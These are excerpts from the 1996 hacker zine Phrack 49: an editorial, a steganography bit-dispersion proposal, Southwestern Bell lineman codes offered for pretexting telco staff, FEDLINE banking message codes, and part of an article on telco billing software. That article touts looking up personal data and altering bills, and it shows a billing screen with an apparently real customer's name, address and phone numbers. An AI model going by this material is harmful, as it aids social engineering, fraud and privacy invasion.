.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

1 of 16

Issue 49 Index

P H R A C K 4 9

November 08, 1996

Welcome to the next generation of Phrack magazine. A kinder, gentler, Phrack. A seasoned, experienced Phrack. A tawdry, naughty Phrack. A corpulent, well-fed Phrack. Phrack for the whole family. Phrack for the kids, Phrack for the adults. Even Phrack for the those enjoying their golden years.

If you thought 48 was a fluke, here is 49, RIGHT ON SCHEDULE. Full speed ahead, baby. We promised timely Phrack. We promised quality Phrack. Here are both in ONE CONVENIENT PACKAGE! We trimmed the fat to bring you the lean Phrack. Chock full of the healthy information you need in your diet. All natural. No artificial ingredients. No snake oil. No placebo effect. Phrack is full of everything you want, and nothing you don't.

This issue is the first *official* offering from the new editorial staff. If you missed them, our prophiles can be found in issue 48. Speaking of 48, what a tumultuous situation article 13 caused. All that wacking SYN flooding. Well, it got the job done and my point across. It got vendors and programmers working to come up with work-around solutions to this age-old problem. Until recently, SYN-flooding was a skeleton in the closet of security professionals. It was akin the crazy uncle everyone has, who thinks he is Saint Jerome. We all knew it was there, but we ignored it and kinda hoped it would go away... Anyway, after this issue, I hope it *will* just go away. I have done interviews for several magazines about the attack and talked until I was blue in the face to masses of people. I think the word is out, the job is done. Enough *is* enough. " SYN_flooding=old_hat; ". Onto bigger and better things.

A few more quick points (after all, you want Phrack Warez, not babbling daemon9). I want to thank the community for supporting me (and co.) thus far. Countless people have been quite supportive of the Guild, the Infonexus, and of Phrack. Time and work do permit me to get back to all of you individually, so just a quick blurb here. Thank you all. I will be using Phrack as a tool to give back to you, so please mail me (or any of the editors with your suggestions). This is *your* magazine. I just work here.

Most of all, I am stoked to be here. I am giving this my all. I'm fresh, I'm ready... I'm hyped + I'm amped (most of my heros don't appear on no stamps..).

Drop us a line on what you think of 49. Comments are encouraged.

Bottom line (and you *can* quote me on this): Phrack is BACK.

- daemon9

[And remember: r00t may own you, but the Guild loves you]
[TNO, on the other hand, doesn't even fucking care you exist]

Enjoy the magazine. It is for and by the hacking community. Period.

Editors : daemon9, Datastream Cowboy, Voyager
Mailboy : Erik Bloodaxe
Elite : Nirva (*trust* me on this one)

```
          Raided : X (investigated, no charges as of yet)
   Hair Technique : Mycroft, Aleph1
           Tired : TCP SYN flooding
           Wired : Not copping silly slogans from played-out, vertigo
                   inducing magazines.
       Pissed off: ludichrist
        Pissed on: ip
            News : DisordeR
          Thanks : Alhambra, Halflife, Snocrash, Mythrandir, Nihil, jenf,
                   xanax, kamee, t3, sirsyko, mudge.
      Shout Outs : Major, Cavalier, Presence, A-Flat, Colonel Mustard,
                   Bogus Technician, Merc, Invalid, b_, oof, BioHazard,
                   Grave45, NeTTwerk, Panzer, The Bishop, TeleMonster,
                   Ph0n-E, loadammo, h0trod.
```

Phrack Magazine V. 7, #49, November 08, 1996. ISSN 1068-1035

Phrack Magazine
603 W. 13th #1A-278 (Phrack Mailing Address)
Austin, TX 78701

ftp.fc.net (Phrack FTP Site)
/pub/phrack

http://www.fc.net/phrack (Phrack WWW Home Page)

phrack@well.com (Phrack E-mail Address)
or phrackmag on America Online

Submissions to the above email address may be encrypted
with the following key (note this is a NEW key):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQENAzJuWJgAAAEH/2auap+FzX1AZOsQRPWRrRSOai2ZokfVpWWJI8DRuSpX9l7w
5qWHrZdL/RweA4lgwAmcrAOD6d8+AzZfXEhkKi92G9ZNy2cjsb5g7oamkcPmC03h
pdhRe5rHXDWUtXDEhHlkV0WvkLXrhFijW2VdJ2UDFyFd8q0nBSIz+JTGneNO0w4q
aowCx3gZpEb4hkEU1LFoJXywZhnBg06jSxD9exbBF2WKeealqTlntlcsMmeJ3OdS
9fqnGI19BWirqkIJYtNXdzP4M2usOEvikrdhXwSbCNcDGcY6pyKco2rKbBUj5V2I
8/2L0TSGSaRBZ/YKRplwycldy63UVVTLMNGQCCUABRG0KlBocmFjayBNYWdhemlu
ZSA8cGhyYWNrZWRpdEBpbmZvbmV4dXMuY29tPg==
=eHJS
-----END PGP PUBLIC KEY BLOCK-----
```

ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED

Phrack goes out plaintext... You certainly can subscribe in plaintext

.oO Phrack 49 Oo.

Table Of Contents

"...There’s MORE than maybes..."

- Tom Regean (Gabriel Bryne) "Miller’s Crossing"
[Obviously referring to the blatent truism that Phrack IS back]

"...Fuckin’ Cops..."

- Verbal Kint/Keyser Soze (Kevin Spacey) "The Usual Suspects"
[Not sure what was meant by that..]

"Got more funky styles than my Laserjet got fonts"
- 311/Grassroots "Omaha Stylee"
[That would be referring to us, of course]

EOF

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

10 of 16

A Steganography Implementation Improvement Proposal

by: cjm1@concentric.net

[For those of you who do not know, steganography is cryptographic technique that simply hides messages inside of messages. The sender composes an innocuous message and then, using one of many tactics, injects the secret message into it. Some techniques involve: invisible inks, character distortion, handwriting differences, word/letter frequency doping, bit flipping, etc... The method the author discusses hinges upon a well known steganographic implementation, low-order bit flipping in graphic images. -d9]

Steganography is a technique for hiding data in other data. The general method is to flip bits so that reading the low-order bit of each of 8-bytes gets one a character. This allows one to use a picture or a sound file and hide data, resulting in a small bit of hopefully unnoticeable noise in the data and a safely hidden cache of data that can later be extracted. This paper details a method for making steganographically hidden data more safe, by using pseudo-random dispersion.

Ordinarily, if someone suspects that you have data hidden in, say, a GIF file, they can simply run the appropriate extractor and find the data. If the data is not encrypted, it will be plain for anyone to see. This can be ameliorated by using a simple password protection scheme, hiding the password in the GIF as a header, encrypting it first with itself. If someone does not know the password, they cannot extract the data. This is of course reasonably safe, depending on the encryption scheme used, and I recommend it. But, the hidden data can be made even safer.

Pseudo-random dispersion works by hiding a password, and a seed for a random-number-generator in the encrypted header. then, a random number of bytes are passed by, before a low-order bit is flipped.

To do this, one must first calculate how many bytes a bit can take up for itself. For instance, to hide an 800 character message in a GIF would mean each character needs 8 bytes (8 bits per character, 1 byte per low-order bit), so you need 6,400 bytes of data to hide the message in, 8 bytes per character. Let's say we have a GIF that is 10 times this size: 64,000 bytes. Thus we have 80 bytes per character to hide data in. Since each bit takes a byte, we have 10 bytes per bit to hide data in! Therefore, if we take a pseudo-random number between 1 and 10, and use that byte to hide our low-order bit in, we have achieved a message dispersed through the GIF in a pseudo-random fashion, much harder to extract. A message in which each byte has a bit which is significant to the steganographically hidden message can be extracted with ease relative to a message in which there are 10 possible bytes for each bit of each character. The later is exponentially harder to extract, given no esoteric knowledge.

A slight improvement can be made to this algorithm. By re-calculating the number of available bytes left for each bit after each bit is hidden, the data is dispersed more evenly throughout the file, instead of being bunched up at the start, which would be a normal occurrence. If you use pseudo-random number generator, picking numbers from 0-9, over time, the values will smooth to 5. This will cause the hidden message to be clustered at the beginning of the GIF. By re-calculating each time the number of available bytes left we spread the data out throughout the file, with the added bonus that later bits will be further spread apart than earlier ones, resulting in possible search spaces of 20, 30, 100, or even 1,000 possible bytes per bit. This too serves to make the data much harder to extract.

I recommend a header large enough for an 8 character ASCII password, an integral random-number seed, an integral version number, and an place holder left for future uses. The version number allows us to tweak the

algorithm and still be able to be compatible with past versions of the program. The header should be encrypted and undispersed (ie: 1 byte per bit of data) since we haven't seeded the random-number generator yet for dispersion purposes.

It is useful to make the extractor in such a way that it always extracts something, regardless of the password being correct or not. Doing this means that it is impossible to tell if you have guessed a correct password and gotten encrypted data out, or merely gotten out garbage that looks like encrypted data. Use of a password can also be made optional, so that none is necessary for extraction. A simple default password can be used in these cases. When hiding encrypted data, there is no difference to the naked eye between what is extracted and what is garbage, so no password is strictly necessary. This means no password has to be remembered, or transmitted to other parties. A third party cannot tell if a real password has been used or not. It is important for safety purposes to not hide the default password in the header if no password is used. Otherwise, a simple match can be made by anyone who knows the default password.

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

11 of 16

A listing of South Western Bell Lineman Work Codes

Written by: Icon

Have you ever wanted to bullshit a telco employee but you don't have the proper acronym or code that would help convince them? Well here is a nearly complete listing of all of the Disposition Codes that I found on a trash run. Enjoy...

-= Disposition Codes =-

[The following is an exact word for word type up]

Disposition Code 01XX - Station Set, Business Services:
This code applies to all troules located in TELCO-provided station set equipment, including the mounting cord and handset cord, when used for OCS classes of service.

Disposition Code 02XX - Other Station Equipment, OSC Business Services (or Public Services):
This code applies to all troubles in station equipment (other than station sets) including switchboards, PBX systems, switching equipment on the customer premises, etc. and to Public Services (COIN) station equipment.

Disposition Code 03XX - Station Wiring
0310 Premise Termination: Coin/Coinless
0370 Network Termination: Other
0371 Protector: Applies when trouble is located in a protective interface
0373 Network Interface: Applies when trouble is located in network interface
0375 Network Terminating Wire: Applies when trouble is located in the wire between the protector/cable termination and the network interface of demarcation
0378 Side Wall - Jumper missing
0379 Side Wall - Jumper wrong
0380 Drop Other
0381 Aerial-Paired: Applies to trouble located in one-pair aerial drop service wire
0382 Aerial-Multiple: Applies to trouble located in multiple-paired aerial drop service wire
0383 Buried Drop - Repaired Initial Dispatch: Applies to trouble located in buried drop and total repaired on first dispatch
0384 Buried Drop - Temporary Places, No Recon: Applies to trouble located in buried drop and a subsequent visit is not needed for drop retermination
0385 Buried Drop - Temporary Placed, Recon Required: Applies to trouble located in buried drop and a subsequent visit is needed for drop placement and recon.
0386 Drop, Left In: Applies to trouble located in a drop terminated to the cable pair at a location other than that of the subscriber's
0387 Drop Reversed
0388 Buried Drop - Drop Not Buried: Applies when temporary drop is removed and newly placed buried drop is reconned
0389 Temporary Drop Not Buried - Repaired: Applies to trouble located in the temporary drop and it is repaired
0390 Network Miscellaneous Apparatus

Disposition Code 04XX - Outside Plant
0401 Pair Transferred - Defective Pair Left: Applies when service is restored by transferring the customer's service to a different cable pair and the original defect is not corrected.
0402 Pair Cut Dead To The Field: Applies when service is restored by removing faulted conductor bridge tap which has affected the customer's service

and the original defect is not corrected
0403 Pair Transposed: Applies when conductors are transposed between two or more points to restore customer service and the original defect is not corrected
0404 Defective Section/Temporary Drop Placed: Applies when trouble is located and a drop is placed as a temporary cable between terminals.
0405 Defective Pair - Encapsulated Plant: Applies when trouble is encapsulated plant and pair is not fixed
0407 Pair Transferred - No Defective Pair Left: Applies when service is restored by transferring the customer's service to a different cable pair (usually for record purposes) and no defective pair is involved (i.e., pair left off cable transfer, telephone number assigned on wrong pair).
0410 Cable Other: Applies when the trouble is fixed in the cable facility not listed elsewhere
0411 Sheath: Applies when damaged cable sheath or turnplate must be repaired to clear a trouble report
0412 Cut Cable: Applies when a cable has been cut or damaged and must be repaired to clear trouble reports
0413 Wet Cable: Applies when a cable has gotten wet and must be dried and/or cutaround to clear trouble reports
0416 Conductor: Applies when trouble is located in cable conductors, such as defective insulation, etc.
0420 Closure/Splice Case: Applies when trouble is located in cable closures and splice cases
0421 Temporary Closure: Applies to trouble located in temporary type closures
0423 Encapsulated: Applies to a trouble located within an encapsulated splice or closure. Includes troubles resulting from a defect in material, workmanship during construction, or maintenance activities of an encapsulated splice
0426 Ready Access Splice Case: Applies to trouble found in a ready access type splice case
0430 Terminal - Other: Applies to trouble found in a terminal not otherwise listed
0431 Ready Access Terminal, All: Applies to trouble found in ready access type terminals in aerial or buried plant
0433 Fixed Count Terminal, All: Applies when trouble is located in fixed count terminal in aerial or buried plant
0436 Cross Box, RAI/SAI: Applies when trouble is located in a serving area interface or FX box
0440 Wire/Dual Plant - Other: Applies when trouble is located in wire or dual wire plant not elsewhere listed
0442 Open/Rural Wire: Applies when trouble is located in wire for distribution, i.e., open wire, c-rural wire, and d-underground wire
0470 Pair Gain System: Applies when trouble is located in the Remote Terminal of the pair gain system
0471 Repeater Failure: Applies when trouble is located in the repeater of a Pair Gain System
0472 Battery Failure: Applies when trouble is located in the battery of a Pair Gain System
0473 Common Circuit Pack: Applies when trouble is located in the common circuit pack of a Pair Gain System
0474 Channel Unit Exchange: Applies when trouble is located in the channel unit (exchange type)
0475 Channel Unit Special: Applies when trouble is located in the channel unit (special type)
0476 Routing: Applies when trouble is with the routing
0477 Rectifier Failure: Applies when trouble is caused by rectifier failure
0478 Wiring: Applies when trouble is caused by the wiring
0470 Commercial Power Failure: Applies when trouble is caused because of commercial power failure
0480 Cable Miscellaneous/Other
0481 Pole/Guy/Anchor/Trench: Applies when a trouble is the result of a pole, guy, anchor, route signs, or trench associated with outside plant
0483 Fiber Optics - All: Applies when a trouble is the result of conditions associated with fiber optics

Disposition Code 05XX - Central Office
0511 Common Equipment
0512 Linkage/Network/Grid
0513 Line Equipment

0514 Billing Equipment
0515 Trunk
0516 Public Service Trunk
0520 Translations - Other
0521 Generic Work Error
0522 Generic Program Error
0523 Parameter - Work Error
0524 Parameter - Document Error
0525 Line - Work Error
0526 Line - Document Error
0527 Network - Work Error
0528 Network - Document Error
0530 Intercept or Disconnect Document Error
0531 MDF Cross-Connection Missing
0532 MDF Cross-Connection Broken
0533 MDF Cross-Connection Work Error
0534 MDF Cross-Connection Document Error
0535 Other Cross-Connection Work Error
0536 Other Cross-Connection Document Error
0537 Billing Cross-Connection Work Error
0538 Billing Cross-Connection Document Error
0539 Intercept or Disconnect Work Error
0540 Other Frame
0541 Defective or operated protector
0542 Missing Protection Device
0543 Reversing Device
0544 Terminal - Wire Clipping
0545 Terminal Connection
0546 Test Cord
0550 Other Power
0551 DC Power Equipment
0552 AC Power Equipment
0553 Ringer Plant
0554 Standby Emergency Power
0560 Miscellaneous Equipment - Other
0561 Radio System
0562 Line Testing Equipment
0563 Concentrator
0564 Range Extender - Applies when a report is the result of a defective
range extender
0565 Carrier System
0566 Automatic Message Accounting Recording Center
0580 Pair Gain System/RSS Other
0583 Common Circuit Pack
0584 Channel Unit Exchange
0585 Channel Unit Special
0586 Carrier Unit Replaced (AML/SLC-1)
0587 Power
0588 Wiring

Disposition 06XX - Customer Action
0600 Customer Action: Applies when a trouble report results from customer
error or misuse of features in connection with custom calling service

Disposition 07XX - Test OK
0701 MC Retest Ok
0708 SCC Test Ok
0711 Test OK (Maintenance Center Use Only)
0715 Customer Cancel Original (CSB Use Only)
0717 Lead Test Ok
0720 Link Retest Ok
0730 Test OK TAN (Technician Use)
0747 Test OK (Front End Closeout)
0750 CSB Retest OK

Disposition Code 08XX - Found OK - In
0800 Found OK - In

Disposition Code 09XX - Found Ok - Out
0901 Found OK - Out, Non-Cable: Applies when trouble condition is determined

to be FOK between the serving terminal and the customer's side of the protector/network interface
0910 Found Ok - Out, Cable: Applies when trouble condition is determined to be FOK between the serving terminal and the field side of the central office

Disposition Code 10XX - Referred Out
1001 Referred Out: Applies when trouble reports are referred to other Maintenance Centers, agencies or departments not normally involved in the trouble clearing effort

Disposition Code 12XX - Customer Provided Equipment
120X Voice Messaging Service
1201 Voice Messaging Service 0 All
121X Maintenance Contract (Inline/Inline Plus)
1210 Cord: Customer has maintenance contract and a defective mounting cord was replaced
1211 Loaner Set Provided: Applies to those customers with an inline+ agreement, in which a loaner set is provided, or when the customer chooses to buy the replacement set
1212 Inline Only - Set Trouble: Applies to customer with a maintenance agreement for IW only and the trouble is located in the set/equipment. This code includes, but is not limited to receiver off hook, unplugged sets, defective sets
1213 Non-Standard IW (Customer Repair): Applies when the customer has an agreement for standard IW maintenance; however, the trouble is located in non-standard IW and the customer will repair. NO CHARGE
1214 Inside Wire: Applies to customers with an IW maintenance agreement and the technician repairs the IW. NO CHARGE
1215 Non-Standard IW (Telco Replaced): Applies when the customer has a maintenance contract for standard IW maintenance; however, the trouble is located in non-standard IW and the technician will repair. PREMISES WORK CHARGE IS APPLICABLE
1217 No Access - Field Use: Applies on second no access, no trouble is found at the customer premise
1218 Inline/Inline Plus - Telco Fix Exceptions: Wire repair due to acts of God, such as floods, earthquake, riot, gross negligence, willful damage/vandalism. Also wire that does not meet SWBT installation practice technical standards, or is not in satisfactory condition
1219 Inline/Inline Plus - Customer Fix - Exceptions (See 1218 for exceptions)
122X CPE - Other (No Maintenance Contract)
1220 Radio Suppresser (Inline Customer): Applies when a radio suppresser is placed to resolve the trouble
1221 Calling Party Hold: Applies when the trouble condition is a result of calling party hold. NO CHARGE
1222 Set/Equipment: Applies when then trouble condition is determined by the technician to be caused by the customer telephone set/equipment. No maintenance agreement. A MAINTENANCE OF SERVICE CHARGE WILL APPLY
1223 CPE (IW/CPE) No Dispatch: Applies when trouble is tested, but is determined to be in CPE via conversation with the customer and/or related tests. No repair dispatch is made. NO CHARGE
1225 Receiver Off Hook: Applies when trouble is tested when cannot be located in Telco facilities and the trouble report or service condition can be attributed to a receiver off hook. MSC WILL APPLT
1226 Set Unplugged: Applies when trouble is tested which cannot be located in Telco facilities and the trouble report or service difficulty can be attributed to unplugged CPE. MSG WILL APPLY
1227 Public Extension (SEMI): Applies when trouble is tested which cannot be located in TELCO facilities and the trouble report or service condition can be attributed to semi-public extension. Semi-public extension is defined as a CPE instrument used as an extension on Telco provided coin service. MSC WILL APPLY
1228 Private Coin Service: Applies when trouble is tested which cannot be located in Telco facilities and the trouble report or service condition can be attributed to private coin service. Private coin service is defined as a coin instrument and associated wire provided by a non-Telco
1229 Cable Facilities (Not Telco Maintained): Applies when trouble is tested which cannot be located in Telco facilities and the trouble report or service condition can be attributed to CPE cable facility. MSC WILL APPLY
123X Intexchange Carrier

1231 Intexchange Carrier: Applies when trouble is tested which cannot be located in Telco facilities or equipment and the services are provided by an IC
124X Unauthorized CPE/Usage/Tariff Violation
1241 Dispatched trouble reports involving CPE that were installed under Contract I/M services, and are within the warranty time period, should be closed to disposition code 12410 Contract I/M services, CPE. The disposition code 122X should not be used under these circumstances. NO REPAIR CHARGE (MSR or RSC) or TIME SENSITIVE CHARGES APPLY
1242 Dispatched trouble reports involving inside wire within the warranty time period of the Contract I/M Services contract between SWT/SWBT should be closed to the appropriate disposition code 121X. Inside wire troubles reported by Non-Inline and Non-Contract I/M Services customers should continue to be closed to the appropriate disposition code 126X and normal charges should apply.

Disposition 12XX - Customer Provided Equipment
126X Time Sensitive Work/Isolation/No Maintenance Contract
1261 Inside Wire - Telco Repair: Applies when trouble is tested which cannot be located in Telco facilities and a trouble report or service condition is attributed to the IW. The technician repairs the IW for an ADDITIONAL CHARGE to the customer. (Time Sensitive - Repair Rates).
1262 Inside Wire - SNI Not Available Cust Fix (Non-Inline): Applies when trouble is tested which cannot be located in Telco Facilities and the trouble report is isolated to the customer's side of the protector. The technician installs a Network Interface but does not repair the trouble
1263 Inside Wire - SNI Available - Cust Fix (Non-Inline): Applies when trouble is tested which cannot be located in Telco facilities and a trouble report or service condition is in attributed to the CPE. A Network Interface is in place and the customer does the repair
1264 No Authorization/Customer Repair: Applies when trouble is tested which cannot be located in Telco facilities and a trouble repor or service condition can be attributed to CPIW. Premise access is obtained and customer/customer's agent is unable to authorize repair charge.
1265 Military Facility: Applies when trouble is isolated to I/W maintained by military maintenance personnel.
1266 NA for Non-Inline (Field Use)
1267 CPE - No Access Subscriber Follow-up (MC USE ONLY): Applies when trouble cannot be located in Telco facilities and a trouble report or service condition is attributed to the CPE. The technician does not have access to the customer's premise, but a network interface is present.
1268 Warranty: Applies when trouble is tested which cannot be located in Telco facilities but repair work is performed by the technician within 30 days of previous IW repair performed by Telco. (Proof of warranty is the customer's responsibility). A SERVICE CHARGE IS NOT APPLICABLE
127X Administrative Reports - Do Not Bill
1275 Predictor/Scan/CPR: Applies when a trouble condition is detected by SCAN/ PREDICTOR or Calling Party Report, a dispatch is made and no work is performed. The trouble condition is attributed to the CPE. (A SERVICE CHARGE IS NOT APPLICABLE)
128X CSB Use Only
1281 Front End Close Out (Customer Service Bureau Only): Apples when a trouble report is determined to be caused by the CSB. The CSB will close out this report with this disposition code.
Disposition Code 129X MOOSA (Maintenance Center Use Only)
1291 MOOSA Error Corrections

Disposition Code 13XX
1301 Other Departments - Telco
1302 Non Telco
1303 Wrong Number Reported
1325 Service Order Worked - Link
1326 Service Order Cancel/Delay
1327 Service Order Changes

Disposition Code 20XX - Air Pressure
2010 Transducer
2011 Contactor
2012 Pressure Plug
2013 Air Flow Sensor

2014 Pipe
2015 Manifold or Tubing
2016 Dryers
2017 Air Bottles
2018 Fittings

Disposition Code 30XX - Cable Location
3010 Patrols and Inspections
3011 Facility Located
3012 No Facilities In Area

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

12 of 16

==========

FEDLINE (Message and Code Definitions)

Your PC Window to the Federal Reserve Bank

by ParMaster

==========

The FEDLINE software package is a common Bank client for the Federal Reserve. Used by Banks, Credit Unions, and other Financial Institutions, the amount of funds transferred on a daily basis matches or exceeds the daily volume of all other EFT networks. FEDLINE uses hardware encryption through a special PC card which operates using the US National Bureau of Standards, Data Encryption Standard. This file is not my attempt to demystify its operation, but to provide a categorical list of the codes. I accept no responsibility for anyone's use or misuse of the information contained in this file.

==========

Type and Subtype Code Definitions

==========

Funds Transfer Messages.

Accounting status of a message indicates how the message is to be processed into the FUNDS balances of the FEDLINE Reserve Account Monitor from the standpoint of the original DI.

Status Codes:

D = Debit Transaction
C = Credit Transaction
N = Non-accountable Transaction

(Valid for ALL Messages.)

==========

Regular Funds Transfer Messages

Type/Sub	Acct. Status	Description
1000	D	Transfer of Funds
1001	N	Request for Reversal

		of current day Funds Transfer
1002	D	Transfer of Funds Reversal
1003	D	Transfer of Funds Return (Sent by FRB only)
1007	N	Request for Reversal of Prior Day Funds Transfer
1008	D	Prior Day Transfer of Funds Reversal
1020	D	Transfer of Funds Requiring As-Of Adjustment
1031	N	Request for Customer Drawdown
1032	D	Transfer Honoring Request for Customer Drawdown
1033	N	Refusal of Request for Customer Drawdown
1040	D	Structured Transfer of Funds.
1090	N	Service Message regarding Funds Transfer

==========

Foreign Funds Transfers

Type/Sub	Acct. Status	Description
1500	D	Transfer of Funds
1501	N	Request for Reversal of Current Day Foreign Account Transfer
1502	D	Transfer of Funds Reversal
1503	D	Transfer of Funds Return (Sent by FRB only)
1507	N	Request for Reversal of Prior Day Foreign Account Transfer
1508	D	Prior Day Transfer of Funds Reversal
1531	N	Foreign Account Request for Funds

1532	D	Transfer Honoring Request for Funds
1533	N	Foreign Account Refusal of Request for Funds
1540	D	Structured Funds Transfer
1590	N	Service Message regarding Foreign Account Transfer

==========

Settlement Funds Transfer Messages

Type/Sub	Acct. Status	Description
1600	D	Transfer of Funds
1601	N	Request for Reversal of Current Day Settlement Transfer
1602	D	Transfer of Funds Reversal
1603	D	Transfer of Funds Return (Sent by FRB only)
1607	N	Request for Reversal of Prior Day Settlement Transfer
1608	D	Prior Day Transfer of Funds Reversal
1620	D	Funds Transfer Requiring As-Of Adjustment
1631	N	Request for Bank-to-Bank Drawdown
1632	D	Transfer Honoring Request for Bank-to-Bank Drawdown
1633	N	Refusal of Request for Bank-to-Bank Drawdown
1640	D	Structured Transfer of Funds
1690	N	Service Message regarding Settlement Transfer
3004	N	Check Return Item Notification
3006	N	Check Return Item Cancellation
3009	N	Check Return Item Duplicate Notification

3090	N	Check Return Item Service Message

==========

Securities Transfer Messages.

Accounting status of message indicates how the message is to be processed into the SECURITIES balances of the FEDLINE Reserve Account Monitor from the standpoint of the original DI. For Securities messages, this should indicate the direction of the Cash side of the transaction.

Type/Sub	Acct. Status	Description
2000	C	Security Transfer Message
2001	N	Request for Reversal of Security Transfer
2002	C	Reversal of Security Transfer
2008	N	Request for Shipment of Definitive Agency Securities
2090	N	Service Message regarding Securities Transfer
2500	C	Original Issue (OI) Transfer (Sent by FRB or Agency only)
2501	N	Request for Reversal of OI Transfer
2502	C	Reversal of OI Transfer
2590	N	Service Message regarding OI Transfer
2700	C	Government Agency Securities Charge (Sent by FRB or Agency only)
2705	C	Adjustment to Government Agency Securities (Sent by FRB or Agency only)
2790	N	Service Message regarding Government Agency Securities Charge
2800	D	Government Agency Securities Credit (Sent by FRB or Agency only)
2805	D	Adjustment to Government Agency Securities

		(Sent by FRB or Agency only)
2890	N	Service Message regarding Government Agency Securities Credit
8200	N	Conversion of Security from BE to Bearer
8202	N	Reversal of BE to Bearer Conversion (Sent by FRB or Agency only)
8800	N	Conversion of Security from BE to Registered
8802	N	Reversal of BE to Registered Conversion (Sent by FRB or Agency only)
8900	D	Maturity Payment (Sent by FRB or Agency only)
8906	D	Interest Payment (Sent by FRB or Agency only)
8990	N	Service Message regarding Maturity and Interest Payments

==========

Message Status Codes

A list of status codes that may appear on the bottom of your screen while processing messages:

ENTRY CODES - assigned when a message is entered or intentionally withheld from transmission for a variety of reasons, such as insufficient Local Reserve Account Monitor funds. Includes messages which are not verified, or warehoused for future transmission.

ET Entered Transaction
EH Entered to be held
EW Entered to be Warehoused
MC Marked for Correction
MS Marked for safe-stored

HELD CODES - assigned when a message is intentionally detained from further processing until a FEDLINE operator releases it.

HT Held Transaction (by operator)

HS Held by supervisory order
HM Held by account monitor
HO Held because terminal is off-line

LOCAL COMPLETION CODES - assigned when a message has been warehoused and verified or canceled.

VW Transaction Warehoused
CN Transaction Canceled
DN Done

TRANSMISSION CODES - assigned when a message is ready for transmission or after transmission has been completed.
The transmission status of a message is updated by Short Acknowledgments and responses from the host computer.

TQ Queued for Transmission
TC Transmission Completed
TH Transmission rejected by host
TU Transmission Unconfirmed
TA Transmitted and Accepted
TR Transmitted and rejected
TI Transmitted but intercepted

==========

Batch Status Codes

The following list of status codes describes the processing condition of an ACH batch. A status code appears in the upper right corner of the ACH batch header and batch balancing screens, as well as the Return Item and Notification of Change screens. Status codes can be used to retrieve batches from the Batch Selection Criteria Screens for further processing.

Entry Codes - assigned when a batch is created. Includes all batches which are balanced and ready for collection.

ET Entered
VR Verified / Balanced

Local Completion Codes - assigned when a batch has been canceled

CN Canceled

Transmission Codes - assigned when a batch is selected and queued for transmission. Includes batches that were not transmitted due to an error.

CL Collected
IP Interrupted Processing

==========

File Status Codes

The following list of status codes describes the processing condition of ACH files.

Entry Codes - assigned when a file is created or received.

ET File Created
RC File Received

Local Completion Codes - assigned after an incoming file has been processed from the FRB.

RP File Received and Processed

Transmission Codes - assigned when a file is queued for transmission or after transmission has been completed. Includes files which were not transmitted due to some processing error.

TQ File created and queued in PC
TC Transmitted complete to host queue
IP Interrupted Processing

==========

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

13 of 16

Telephone Company Customer Applications

Voyager[TNO]

Telco's use many types of software. In addition to the run-of-the-mill employee applications such as OfficeVisions, PROFS, and the usual trashy selection of DOS/Win applications, telco's use two types of much more interesting software:

- Customer applications
- Provisioning applications

Customer applications are used by telco personnel to deal with customer issues, such as billing and service orders. Provisioning applications are used to deal with the actual phone network itself.

Customer applications include BOSS, CARS, CORD, SOLAR, SOPAD, OSCAR, and PREMIS. Provisioning applications include FACS, March, April, COSMOS, Switch and FOMS/FUSA.

Most of what has been written regarding telco software covered provisioning applications. While much can be done with provisioning applications, you will soon see the incredible opportunities offered by Customer Applications. Within the family of Customer Applications you will find the ability to locate personal information, look up addresses by telephone number, and modify customer bills.

Experienced dumpster divers will recognize many of the screens shown in this article.

Part I: Billing Applications

BOSS

BOSS (Billing and Order Support System) contains bill and credit information, equipment information, carrier billing information, customer contact notes and payment history. BOSS is used in the Central and Eastern Territories of U.S. West. To login to BOSS, you must enter your a ID, a two character alphanumeric office code, and a five character password. BOSS passwords expire after 30 days and cannot be re-used.

BOSS is operated largely with PF keys:

```
PF1  = ENTRY    (Entry Screen)
PF2  = BILL     (Entity and Summary Bill)
PF3  = IC       (Itemized Calls)
PF4  = OCC      (Other Charges and Credits)
PF5  = CSR      (Customer Service Record)
PF6  = PREV     (Previous Months Bill)
PF7  = NEXT     (Next)
PF8  = Note     (Notations)
PF9  = ASUM     (Adjustments Summary)
PF10 = COMPUTE  (Compute)
PF11 = F/B      (Forward/Back)
```

PF2 will bring up the Billing Screen, which will show you the contact names and telephone numbers for the account you are looking at. The CSBL screen is completely covered with information, and it is impossible to get everything out of it without careful study. There are at least two versions of BOSS in use, this screen is a mix of the two that I am familiar with:

```
+-------------------------------------------------------------------------+
|CMD                                  MSG COMMAND COMPLETED (I210)        |
|(a)303 265 8545 (b)153 (c)NP (d)JAN 16 93 *CSBL (e)LIVE       (f)DNV (g)1FR |
|(h)DARIN STOREY         (i)PB 0205 (m)RT     (q)AC D-00 (t)DEP 0 CN  (x)BD N |
|515-D GIRARD BLVD S E   (j)R1 0126 (n)ES     (r)CT      (u)DOI 030492 (y)LCU |
|BOULDER CO        80301 (k)R2 0216 (o)NT C A (s)NOB     (v)TAX FSLCF- (z)LCR |
|                        (l)R3 0224 (p)PPD               (w)TAR AJ     (A)LAL |
|                      (B)CI   SEARS  SUPVSR 2426767 MS  SANDI SM POE NLR     |
|DAD MICHAEL STOREY 2755595                        (C)CBR                 |
|         (D)SSN           (E)VL (F)TRT HIST 059511111111      (G)CIV 0290 |
|                                (H)RCK HIST 000000000000  (I)PAH         |
|                           PREV BL    168.55       CUR BL      116.24     |
|                            PAY & ADJ PREV BILL    PAY AND ADJ CURR BILL  |
|                           DATE  T     AMOUNT     DATE  T       AMOUNT     |
|                            1223 01   101.15                              |
| (J)010        30.42                                                     |
|    221         9.03                                                     |
|    300         9.39                                                     |
| (K)CCG        48.84                                                     |
| (L)BAL        67.40                                                     |
| (M)TOT       116.24                          (N)CUR DUE    116.24       |
| (O)RP  (P)NOTATION                   (Q)TYPE  (R)PN  (S)ACT  (T)FU  (U)BD |
|                                                                  0193 (V)+ |
+-------------------------------------------------------------------------+
```

Legend:

- (a) Telephone number
- (b) Customer code
- (c) Listing Type (See below)
- (d) Most current bill date
- (e) Account Status Code (See below)
- (f) Alpha code for the serving exchange
- (g) Class of service (See below)
- (h) Billing name
- (i) Pay-By-Date, month and day payment is due
- (j) Previous months denial date
- (k) Date first collection notice is sent out
- (l) Date account will be denied and referred to CMC
- (m) Remove from treatment amount
